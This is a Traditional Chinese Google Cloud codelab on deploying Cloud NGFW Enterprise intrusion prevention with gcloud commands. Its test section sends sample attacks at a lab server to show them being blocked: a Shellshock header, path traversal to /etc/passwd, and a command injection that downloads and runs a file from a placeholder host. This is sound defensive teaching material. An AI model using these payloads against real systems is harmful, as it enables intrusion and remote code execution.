

1. 簡介
Cloud Next Generation Firewall (NGFW)
Cloud Next Generation Firewall 是完全分散式防火牆服務,提供進階保護和微區隔功能,而且涵蓋範圍相當廣,可保護 Google Cloud 工作負載不受內外部攻擊。
Cloud NGFW 具備下列優點:
- 分散式防火牆服務:Cloud NGFW 會在每個工作負載上提供有狀態的完全分散式主機型強制執行功能,以啟用零信任安全架構。
- 簡化設定和部署作業:Cloud NGFW 會實作網路和階層式防火牆政策,這些政策可附加至資源階層節點。這些政策可在整個 Google Cloud 資源階層中,提供一致的防火牆體驗。
- 精細控管和微型區隔:結合防火牆政策和 Identity and Access Management (IAM) 控管的標記,可針對虛擬私有雲 (VPC) 網路和機構,精細控管南北向和東西向流量,甚至可控管單一 VM 的流量。
Cloud NGFW 提供下列級別:
- Cloud Next Generation Firewall Essentials
- Cloud Next Generation Firewall Standard
- Cloud Next Generation Firewall Enterprise
Cloud NGFW Enterprise
Cloud NGFW Enterprise 會在分散式 Google Cloud 防火牆架構中新增入侵預防服務 (IPS),也就是第 7 層功能。系統支援 TLS 檢查,可檢查 TLS 加密流量,但這不屬於本 Codelab 的範圍 (請參閱「Cloud NGFW Enterprise Codelab with TLS Inspection」)。
您現在可以部署可靠的第 7 層新一代防火牆 (NGFW) 檢查,並使用精細的控制選項,不必變更網路架構或路由設定。
如要啟用及部署第 7 層防火牆控制項和 IPS,請執行下列工作:
- 建立一組 Google Cloud 代管區域防火牆端點。
- 視需要建立 TLS 檢查政策 (本程式碼研究室未涵蓋此主題)
- (選用) 建立信任設定 (本程式碼研究室未涵蓋此主題)
- 將這些端點與需要 Cloud NGFW Enterprise 服務的虛擬私有雲 (VPC) 網路建立關聯。
- 對現有的防火牆政策和防火牆規則進行簡單變更,即可為各種流量路徑指定威脅防護設定檔。
網路防火牆政策
網路防火牆政策是防火牆規則的容器,防火牆政策中定義的規則,必須在政策與虛擬私有雲網路建立關聯後,才會在該網路中強制執行。每個 VPC 網路只能連結一項網路防火牆政策。網路防火牆政策的防火牆規則支援 IAM 控管的標記 (簡稱標記),可取代現有網路標記,並為工作負載提供身分。
跨網路共用網路防火牆政策,並整合 IAM 控管的標記,可大幅簡化防火牆的設定和管理作業。
隨著網路防火牆政策的推出,Google Cloud 的防火牆政策現在包含下列元件:
- 階層式防火牆政策
- 虛擬私有雲防火牆規則
- 網路防火牆政策 ( 全域和區域)
階層式防火牆政策適用於資源階層中的機構和資料夾節點,而虛擬私有雲防火牆規則和網路防火牆政策則適用於虛擬私有雲層級。VPC 防火牆規則與網路防火牆政策的主要差異,在於前者只能套用至單一 VPC 網路,後者則可附加至單一或一組 VPC 網路,且具備批次更新等其他優點。
最後,每個虛擬私有雲網路都設有默示防火牆規則:
- 動作為「允許」且目的地為 0.0.0.0/0 的輸出規則
- 動作為拒絕、來源為 0.0.0.0/0 的輸入規則
根據預設,強制執行順序如下圖所示:

請注意,VPC 防火牆規則和全域網路防火牆政策的強制執行順序可以互換。客戶隨時都能使用 gcloud 指令指定強制執行順序。
IAM 控管的標記
已整合至網路防火牆政策規則的新標記,是 Google Cloud 資源階層中組織或專案層級定義的鍵/值組合資源。顧名思義,這類標記包含 IAM 存取控管機制,可指定哪些人能對標記執行何種操作。舉例來說,IAM 權限可讓您指定哪些主體能將值指派給標記,以及哪些主體能將標記附加至資源。將標記套用至資源後,網路防火牆規則即可使用該標記允許及拒絕流量。
標記依循 Google Cloud 的繼承資源模型,也就是標記及其值會從上層向下傳遞至整個階層。因此,標記可以在一處建立,然後由資源階層中的其他資料夾和專案使用。如要進一步瞭解標記和存取權限制,請參閱這個頁面。
標記不同於網路標記。後者是可新增至 Compute Engine 執行個體的字串,與執行個體相關聯,並在執行個體停用時消失。VPC 防火牆規則可能包含網路標記,但這類標記不屬於雲端資源,因此不受 IAM 存取權控管。
請注意,本文會交互使用「標記」和「IAM 管理的標記」這兩個詞彙。
建構項目
本程式碼實驗室需要單一專案,以及建立具備公用連線能力的虛擬私有雲網路,並示範 Cloud NGFW Enterprise 如何透過下列方式提供入侵防禦系統功能:
- 檢查虛擬私有雲/子網路內的流量 [東西向]
- 檢查來自網際網路的輸入流量 [南北向]
系統會使用 Cloud Firewall 比對參數 (包括 5 元組 (來源 IP、目的地 IP、通訊協定、來源通訊埠、目的地通訊埠) 和標記),選取要檢查的流量。本程式碼研究室不包含 TLS 檢查。

網路防火牆政策規則庫會類似下表:
Priority | 方向 | 目標 | 資料來源 | 目標位置 | 動作 | 類型 |
100 | 輸出 | Quarantine_Tag | 不限 | 不限 | 拒絕 | Essentials |
1000 | 輸入 | Server_Tag | 健康狀態檢查範圍 | 不限 | 允許 | Essentials |
2000 | 輸入 | 不限 | Identity-Aware Proxy 範圍 | 不限 | 允許 | Essentials |
3000 | 輸入 | 不限 | 地理區域、GCTI | 不限 | 拒絕 | 標準 |
4000 | 輸出 | 不限 | 不限 | 地理區域、GCTI | 拒絕 | 標準 |
5000 | 輸出 | 不限 | 不限 | 系統更新 FQDN | 允許 | 標準 |
6000 | 輸入 | Server_Tag | 10.0.0.0/24 | 不限 | IPS | Enterprise |
7000 | 輸入 | Server_Tag | CloudNAT_IP | 不限 | IPS | Enterprise |
課程內容
- 如何建立全域網路防火牆政策
- 如何建立及使用含有網路防火牆政策的標記
- 如何設定及使用 Cloud NGFW Enterprise 入侵預防服務
軟硬體需求
- Google Cloud 專案
- 瞭解如何部署執行個體及設定網路元件
- 虛擬私有雲防火牆設定知識
2. 事前準備
建立/更新變數
本程式碼實驗室會使用 $variables,協助您在 Cloud Shell 中實作 gcloud 設定。
在 Cloud Shell 中執行下列指令,並視需要替換方括號內的資訊 (如果已設定所需專案,請略過設定專案的步驟)。如果需要多個資源 (例如防火牆端點),則會使用不同的變數。
gcloud config set project [project-id]

export project_id=$(gcloud config list --format="value(core.project)")
export org_id=$(gcloud projects get-ancestors $project_id --format="csv[no-heading](id,type)" | grep ",organization$" | cut -d"," -f1 )
export region=[region]
export zone=[zone]
export prefix=cloudngfw
export org_prefix=cloudngfw
export billing_project_id=[project-id]
3. 啟用 API
如尚未啟用 API,請按照下列步驟操作:
gcloud services enable compute.googleapis.com
gcloud services enable networksecurity.googleapis.com
gcloud services enable certificatemanager.googleapis.com
gcloud services enable networkservices.googleapis.com
gcloud services enable privateca.googleapis.com
4. 建立 Cloud NGFW Enterprise 安全性設定檔和端點
建立 Cloud NGFW Enterprise 端點大約需要 20 分鐘,因此系統會先建立端點,您可以在建立端點的同時進行基本設定。
建立安全性設定檔和安全性設定檔群組:
gcloud network-security security-profiles threat-prevention \
  create $org_prefix-sp-threat \
  --organization $org_id \
  --location=global

gcloud network-security security-profile-groups create \
  $org_prefix-spg \
  --organization $org_id \
  --location=global \
  --threat-prevention-profile organizations/$org_id/locations/global/securityProfiles/$org_prefix-sp-threat
預期輸出內容:
Waiting for security-profile [organizations/$org_id/locations/global/securityProfiles/$org_prefix-sp-threat] to be created...done.

Waiting for operation [organizations/$org_id/locations/global/operations/operation-1687458013374-5febbef75e993-ea522924-c963d150] to com
plete...done.
Created security profile group [$org_prefix-spg].
確認資源已成功建立:
gcloud network-security security-profiles threat-prevention \
  list --location=global --organization $org_id

gcloud network-security security-profile-groups list \
  --organization $org_id --location=global
預期輸出內容:
NAME: cloudngfw-sp-threat
NAME: cloudngfw-spg
建立 Cloud NGFW Enterprise 端點:
gcloud network-security firewall-endpoints create $org_prefix-$zone \
  --zone=$zone --organization $org_id \
  --billing-project $billing_project_id
執行下列指令,確認端點正在建立 (STATE: CREATING)。
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
預期輸出內容 (請注意,輸出格式可能因使用的用戶端而異):
ID: cloudngfw-[zone]
LOCATION: [zone]
STATE: CREATING
(選用) 執行下列指令可取得更多詳細資料:
gcloud network-security firewall-endpoints describe \
  $org_prefix-$zone --organization $org_id --zone $zone
預期輸出內容:
createTime: '2023-04-25T18:08:45.493499362Z'
name: organizations/[org-id]/locations/[zone]/firewallEndpoints/cloudngfw-[zone]
state: CREATING
updateTime: '2023-04-25T18:08:45.493499362Z'
端點建立程序大約需要 20 分鐘。請前往「Base Setup」(基本設定) 區段,平行建立必要資源。
5. 基本設定
如要手動建立基礎資源,請參閱下列各節。
虛擬私有雲網路和子網路
虛擬私有雲網路和子網路
建立虛擬私有雲網路和子網路:
gcloud compute networks create $prefix-vpc --subnet-mode=custom

gcloud compute networks subnets create $prefix-$region-subnet \
   --range=10.0.0.0/24 --network=$prefix-vpc --region=$region
Cloud NAT
建立 Cloud Router 和 Cloud NAT 閘道:
gcloud compute addresses create $prefix-$region-cloudnatip --region=$region

export cloudnatip=$(gcloud compute addresses list --filter=name:$prefix-$region-cloudnatip --format="value(address)")

gcloud compute routers create $prefix-cr \
  --region=$region --network=$prefix-vpc

gcloud compute routers nats create $prefix-cloudnat-$region \
   --router=$prefix-cr --router-region $region \
   --nat-all-subnet-ip-ranges \
   --nat-external-ip-pool=$prefix-$region-cloudnatip
Instances
建立用戶端和網路伺服器執行個體:
gcloud compute instances create $prefix-$zone-www \
   --subnet=$prefix-$region-subnet --no-address --zone $zone \
   --metadata startup-script='#! /bin/bash
apt-get update
apt-get install apache2 tcpdump iperf3 -y
a2ensite default-ssl
a2enmod ssl
# Read VM network configuration:
md_vm="http://169.254.169.254/computeMetadata/v1/instance/"
vm_hostname="$(curl $md_vm/name -H "Metadata-Flavor:Google" )"
filter="{print \$NF}"
vm_network="$(curl $md_vm/network-interfaces/0/network \
-H "Metadata-Flavor:Google" | awk -F/ "${filter}")"
vm_zone="$(curl $md_vm/zone \
-H "Metadata-Flavor:Google" | awk -F/ "${filter}")"
# Apache configuration:
echo "Page on $vm_hostname in network $vm_network zone $vm_zone" | \
tee /var/www/html/index.html
systemctl restart apache2'

gcloud compute instances create $prefix-$zone-client \
   --subnet=$prefix-$region-subnet --no-address --zone $zone \
   --scopes=compute-ro \
   --metadata startup-script='#! /bin/bash
        apt-get update
        apt-get install apache2-utils iperf3 tcpdump -y'
專案層級標記
視需要指派 tagAdmin 和/或 tagUser 權限給使用者:
export user_id=$(gcloud auth list --format="value(account)")

gcloud projects add-iam-policy-binding $project_id --member user:$user_id --role roles/resourcemanager.tagAdmin

gcloud projects add-iam-policy-binding $project_id --member user:$user_id --role roles/resourcemanager.tagUser
建立專案層級的標記鍵和值:
gcloud resource-manager tags keys create $prefix-vpc-tags \
   --parent projects/$project_id \
   --purpose GCE_FIREWALL \
   --purpose-data network=$project_id/$prefix-vpc

gcloud resource-manager tags values create $prefix-vpc-client \
   --parent=$project_id/$prefix-vpc-tags

gcloud resource-manager tags values create $prefix-vpc-server \
   --parent=$project_id/$prefix-vpc-tags

gcloud resource-manager tags values create $prefix-vpc-quarantine \
   --parent=$project_id/$prefix-vpc-tags
將標記繫結至執行個體:
gcloud resource-manager tags bindings create \
  --location $zone \
  --tag-value $project_id/$prefix-vpc-tags/$prefix-vpc-server \
  --parent //compute.googleapis.com/projects/$project_id/zones/$zone/instances/$prefix-$zone-www

gcloud resource-manager tags bindings create \
  --location $zone \
  --tag-value $project_id/$prefix-vpc-tags/$prefix-vpc-client \
  --parent //compute.googleapis.com/projects/$project_id/zones/$zone/instances/$prefix-$zone-client
全域網路防火牆政策
建立全域網路防火牆政策:
gcloud compute network-firewall-policies create \
   $prefix-fwpolicy --description \
   "Cloud NGFW Enterprise" --global
建立 Cloud Firewall Essential 規則,拒絕來自隔離執行個體的流量 (僅做為範例建立,本程式碼研究室不會使用),並允許來自健康狀態檢查和身分識別感知 Proxy 範圍的流量:
gcloud compute network-firewall-policies rules create 100 \
        --description="block quarantined workloads" \
        --action=deny \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=all \
        --direction=EGRESS \
        --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-quarantine \
        --dest-ip-ranges=0.0.0.0/0

gcloud compute network-firewall-policies rules create 1000 \
        --description="allow http traffic from health-checks ranges" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:80,tcp:443 \
        --direction=INGRESS \
        --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-server \
--src-ip-ranges=35.191.0.0/16,130.211.0.0/22,209.85.152.0/22,209.85.204.0/22

gcloud compute network-firewall-policies rules create 2000 \
        --description="allow ssh traffic from identity-aware-proxy ranges" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:22 \
        --direction=INGRESS \
        --src-ip-ranges=35.235.240.0/20
建立 Cloud Firewall Standard 規則,拒絕來自/前往禁運國家/地區、已知惡意 IP 和 ToR 結束節點的輸入和輸出流量;並只允許輸出流量前往特定 FQDN 進行系統更新 (僅做為範例建立,本程式碼研究室不會使用):
gcloud compute network-firewall-policies rules create 3000 \
        --description="block ingress traffic from sanctioned countries, known malicious IPs and ToR exit nodes" \
        --action=deny \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=all \
        --direction=INGRESS \
        --src-region-codes CU,IR,KP,SY,XC,XD \
        --src-threat-intelligence iplist-tor-exit-nodes,iplist-known-malicious-ips

gcloud compute network-firewall-policies rules create 4000 \
        --description="block egress traffic to sanctioned countries, known malicious IPs and ToR exit nodes" \
        --action=deny \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=all \
        --direction=EGRESS \
        --dest-region-codes CU,IR,KP,SY,XC,XD \
        --dest-threat-intelligence iplist-tor-exit-nodes,iplist-known-malicious-ips

gcloud compute network-firewall-policies rules create 5000 \
        --description "allow system updates" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:80,tcp:443 \
        --direction=EGRESS \
--dest-fqdns=ftp.us.debian.org,debian.map.fastly.net,packages.cloud.google.com,www3.l.google.com
建立 Cloud Firewall 規則,允許來自特定範圍的東-西 / 子網路內流量,以及北-南 / 網際網路流量 (這些規則會更新,以啟用 Cloud NGFW Enterprise):
gcloud compute network-firewall-policies rules create 6000 \
        --description "allow ingress internal traffic from clients" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --direction=INGRESS \
        --enable-logging \
        --layer4-configs all \
        --src-ip-ranges=10.0.0.0/24 \
          --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-server

gcloud compute network-firewall-policies rules create 7000 \
        --description "allow ingress external traffic to server" \
        --action=allow \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy \
        --layer4-configs=tcp:80,tcp:443 \
        --direction=INGRESS \
        --enable-logging \
        --src-ip-ranges=$cloudnatip \
        --target-secure-tags $project_id/$prefix-vpc-tags/$prefix-vpc-server
將網路防火牆政策與虛擬私有雲網路建立關聯:
gcloud compute network-firewall-policies associations create \
        --firewall-policy $prefix-fwpolicy \
        --network $prefix-vpc \
        --name $prefix-fwpolicy-association \
        --global-firewall-policy
外部 TCP/UDP 網路負載平衡器
保留外部 IP 位址,並建立執行個體群組和健康狀態檢查:
gcloud compute addresses create $prefix-$region-nlbip --region=$region

gcloud compute instance-groups unmanaged create $prefix-ig \
    --zone $zone

gcloud compute instance-groups unmanaged add-instances $prefix-ig \
   --instances $prefix-$zone-www --zone $zone

gcloud compute health-checks create http $prefix-$region-hc-http80 \
   --region $region --port 80
建立後端服務和轉送規則:
gcloud compute backend-services create $prefix-nlb-bes \
    --protocol TCP \
    --health-checks $prefix-$region-hc-http80 \
    --health-checks-region $region \
    --region $region

gcloud compute backend-services add-backend $prefix-nlb-bes \
    --instance-group $prefix-ig \
    --instance-group-zone $zone \
    --region $region

gcloud compute forwarding-rules create $prefix-nlb-ipv4 \
  --load-balancing-scheme EXTERNAL \
  --region $region \
  --ports 80 \
  --address $prefix-$region-nlbip \
  --backend-service $prefix-nlb-bes
6. Cloud NGFW Enterprise 端點關聯
視需要重新定義環境變數。
確認 Cloud Firewall 端點已成功建立。狀態顯示為「ACTIVE」後,才能繼續操作 (建立期間的預期狀態為「CREATING」):
gcloud network-security firewall-endpoints list --zone $zone \
  --organization $org_id
預期輸出內容 (請注意,輸出格式可能因使用的用戶端而異):
ID: cloudngfw-[zone]
LOCATION: [zone]
STATE: ACTIVE
(選用) 執行下列指令可取得更多詳細資料:
gcloud network-security firewall-endpoints describe \
  $org_prefix-$zone --organization $org_id --zone $zone
預期輸出內容:
createTime: '2023-04-25T18:08:45.493499362Z'
name: organizations/[org-id]/locations/[zone]/firewallEndpoints/cloudngfw-[zone]
state: ACTIVE
updateTime: '2023-04-25T18:29:40.840608100Z'
將 Cloud NGFW Enterprise 端點與虛擬私有雲網路建立關聯:
gcloud network-security firewall-endpoint-associations create \
  $prefix-association --zone $zone \
  --network=$prefix-vpc --endpoint $org_prefix-$zone \
  --organization $org_id
關聯程序大約需要 10 分鐘。狀態顯示為「ACTIVE」後,再繼續操作 (建立程序期間的預期狀態為「CREATING」):
gcloud network-security firewall-endpoint-associations list
預期輸出內容:
ID: cloudngfw-association
LOCATION: [zone]
NETWORK: cloudngfw-vpc
ENDPOINT: cloudngfw-[zone]
STATE: ACTIVE
(選用) 執行下列指令可取得更多詳細資料:
gcloud network-security firewall-endpoint-associations \
  describe $prefix-association --zone $zone
預期輸出內容:
createTime: '2023-05-01T22:25:06.218544436Z'
firewallEndpoint: organizations/[org-id]/locations/[zone]/firewallEndpoints/cloudngfw-[zone]
name: projects/[project-id]/locations/[zone]/firewallEndpointAssociations/cloudngfw-association
network: projects/[project-id]/global/networks/cloudngfw-vpc
state: ACTIVE
updateTime: '2023-05-01T22:33:06.467596536Z'
7. Cloud NGFW Enterprise 檢查規則
開啟新分頁,透過 IAP 啟動與用戶端 VM 的 SSH 連線 (您需要在新分頁中重新定義變數):
gcloud compute ssh $prefix-$zone-client --tunnel-through-iap --zone $zone
在 SSH 工作階段中定義必要變數,並設定變數 (請確認值是否正確):
export region=[region]
export zone=[zone]
export prefix=cloudngfw

export target_privateip=$(gcloud compute instances list --filter=name:$prefix-$zone-www --format="value(networkInterfaces.networkIP)")

export target_nlbip=$(gcloud compute addresses list --filter=name:$prefix-$region-nlbip --format="value(address)")
對兩個 IP 執行 curl,確認可連線:
curl $target_privateip --max-time 2

curl $target_nlbip --max-time 2
兩項 curl 要求的預期結果:
Page on cloudngfw-[zone]-www in network cloudngfw-vpc zone [zone]
將範例攻擊傳送至內部伺服器 IP (東西向 / 虛擬私有雲內部流量)。網路伺服器應回應所有要求,確認沒有進行 L7 檢查/防護:
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_privateip/cgi-bin/test-critical -m 3

curl http://$target_privateip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_privateip/?item=../../../../WINNT/win.ini -m 3

curl "http://$target_privateip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
透過 Cloud NAT (南北向輸入流量) 將範例攻擊重新傳送至外部伺服器 IP,同樣地,網路伺服器應回應所有要求:
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_nlbip/cgi-bin/test-critical -m 3

curl http://$target_nlbip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_nlbip/?item=../../../../WINNT/win.ini -m 3

curl "http://$target_nlbip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
公開和私人 IP 的預期結果:
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at [IP] Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at [IP] Port 80</address>
</body></html>
Page on cloudngfw-[zone]-www in network cloudngfw-vpc zone [zone]
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at cloudngfw-[zone]-www.c.[project-id].internal Port 80</address>
</body></html>
切換回 Cloud Shell,更新現有的 Ingress 規則,啟用 L7 檢查:
gcloud compute network-firewall-policies rules update 6000 \
   --action=apply_security_profile_group \
   --firewall-policy=$prefix-fwpolicy \
   --enable-logging \
   --global-firewall-policy \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$org_prefix-spg

gcloud compute network-firewall-policies rules update 7000 \
   --action=apply_security_profile_group \
   --firewall-policy=$prefix-fwpolicy \
   --enable-logging \
   --global-firewall-policy \
--security-profile-group=//networksecurity.googleapis.com/organizations/$org_id/locations/global/securityProfileGroups/$org_prefix-spg
(選用) 說明防火牆規則,確認兩者都已成功更新:
gcloud compute network-firewall-policies rules describe 6000 \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy
預期輸出內容:
---
action: apply_security_profile_group
description: allow ingress internal traffic from tagged clients
direction: INGRESS
disabled: false
enableLogging: true
kind: compute#firewallPolicyRule
match:
  layer4Configs:
  - ipProtocol: all
  srcIpRanges:
  - 10.0.0.0/24
priority: 800
ruleTupleCount: 4
securityProfileGroup: //networksecurity.googleapis.com/organizations/[org-id]/locations/global/securityProfileGroups/cloudngfw-spg
targetSecureTags:
- name: tagValues/281484362719839
  state: EFFECTIVE
規則 7000:
gcloud compute network-firewall-policies rules describe 7000 \
        --firewall-policy=$prefix-fwpolicy \
        --global-firewall-policy
預期輸出內容:
---
action: apply_security_profile_group
description: allow ingress external traffic to server
direction: INGRESS
disabled: false
enableLogging: true
kind: compute#firewallPolicyRule
match:
  layer4Configs:
  - ipProtocol: tcp
    ports:
    - '80'
  - ipProtocol: tcp
    ports:
    - '443'
  srcIpRanges:
  - [cloudnat-ip]
priority: 900
ruleTupleCount: 6
securityProfileGroup: //networksecurity.googleapis.com/organizations/[org-id]/locations/global/securityProfileGroups/cloudngfw-spg
targetSecureTags:
- name: tagValues/281484362719839
  state: EFFECTIVE
切換回用戶端 VM,然後將範例攻擊重新傳送至內部伺服器 IP (東西向 / VPC 內檢查):
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_privateip/cgi-bin/test-critical -m 3

curl http://$target_privateip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_privateip/?item=../../../../WINNT/win.ini -m 3

curl "http://$target_privateip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
透過 Cloud NAT 將範例攻擊重新傳送至外部伺服器 IP (南北向連入檢查):
curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://$target_nlbip/cgi-bin/test-critical -m 3

curl http://$target_nlbip/cgi-bin/../../../..//bin/cat%20/etc/passwd -m 3

curl http://$target_nlbip/?item=../../../../WINNT/win.ini -m 3

curl "http://$target_nlbip/weblogin.cgi?username=admin' -m 3;cd /tmp;wget http://123.123.123.123/evil --tries 2 -T 3;sh evil;rm evil"
根據下方的預期輸出內容,第一次攻擊未收到任何回應,這表示高嚴重性攻擊現在會遭到封鎖。
curl: (56) Recv failure: Connection reset by peer
curl: (28) Operation timed out after 3000 milliseconds with 0 bytes received
curl: (28) Operation timed out after 3000 milliseconds with 0 bytes received
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at cloudngfw-[zone]-www.c.[project-id].internal Port 80</address>
</body></html>
前往 Cloud 控制台的「網路安全性」>「威脅」,確認記錄 (如果攻擊尚未顯示,可能需要重新整理幾次)。

選擇其中一項攻擊,然後按一下右側的「查看稽核記錄」(在新分頁中開啟,方便切換)。展開攻擊事件即可查看詳細資料:
